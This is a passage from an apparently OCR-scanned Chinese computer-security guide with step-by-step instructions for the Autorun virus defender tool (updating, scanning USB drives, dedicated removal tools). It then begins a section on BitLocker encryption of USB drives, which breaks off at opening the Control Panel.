
Step 02 双击AutoGuarder.exe图标，弹出AutoGuarder信息提示对话框，提示用户更新病毒库，如下图所示。




Step 03 单击“是”按钮，打开LiveUpdate对话框，并开始升级病毒库，如下图所示。



Step 04 在病毒库更新完毕后，将会弹出“Autorun病毒防御者”主窗口，在左侧的窗格中列出了该工具的主要功能项，如下图所示。




Step 05 选择“软件设置”选项，打开“软件设置”界面，在其中可对软件的常规选项、手工查杀、实时监控、排除区域等选项进行设置，如下图所示。




Step 06 设置完毕后，单击“保存设置”按钮，保存设置。

2. 查杀病毒


Step 01 在“Autorun 病毒防御者”主窗口中选择“查杀病毒”选项，然后单击“选择扫描范围”右侧的下拉按钮，在弹出的下拉列表中选择“本地和移动磁盘（完全）”选项，如下图所示。



Step 02 单击“扫描病毒”按钮，即可开始扫描本地磁盘和移动磁盘中的病毒文件，如下图所示。




Step 03 扫描完毕后，在“Autorun 病毒防御者”主窗口右侧将列出扫描出来的 U 盘病毒，并在下方显示扫描完毕的信息提示，如下图所示。



3. 专杀工具的使用

Step 01 在“Autorun 病毒防御者”主窗口中选择“专杀工具”选项，打开“专杀工具”界面，在其中包含了 3 个专杀工具，即文件夹图标类病毒专杀工具、Auto.exe 病毒专杀工具和 meex.exe 病毒专杀工具，如下图所示。



Step 02 单击“文件夹图标类病毒专杀工具”后面的“开始查杀”按钮，打开“文件夹图标类病毒专杀工具”窗口，如下图所示。



Step 03 单击“查杀病毒”按钮，即可开始扫描系统中的文件夹图标类病毒，如下图所示。



Step 04 扫描完成后，在“扫描结果”中显示扫描出来的病毒文件，并显示状态为扫描完毕。



提示：Auto.exe 病毒专杀工具和 meex.exe 病毒专杀工具与文件夹图标类病毒专杀工具的使用类似，这里不再重述。

10.4　U盘数据的加密

对磁盘或U盘加密主要是使用 Windows 10 操作系统中的 BitLocker 功能，主要用于解决用户数据的失窃、泄露等安全性问题。



绝招8：启动BitLocker功能

使用 BitLocker 加密磁盘数据之前，需要启动 BitLocker 功能，具体的操作步骤如下。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“控制面板”菜单命令，如下图所示。




Step 02 打开“控制面板”窗口，如下图所示。



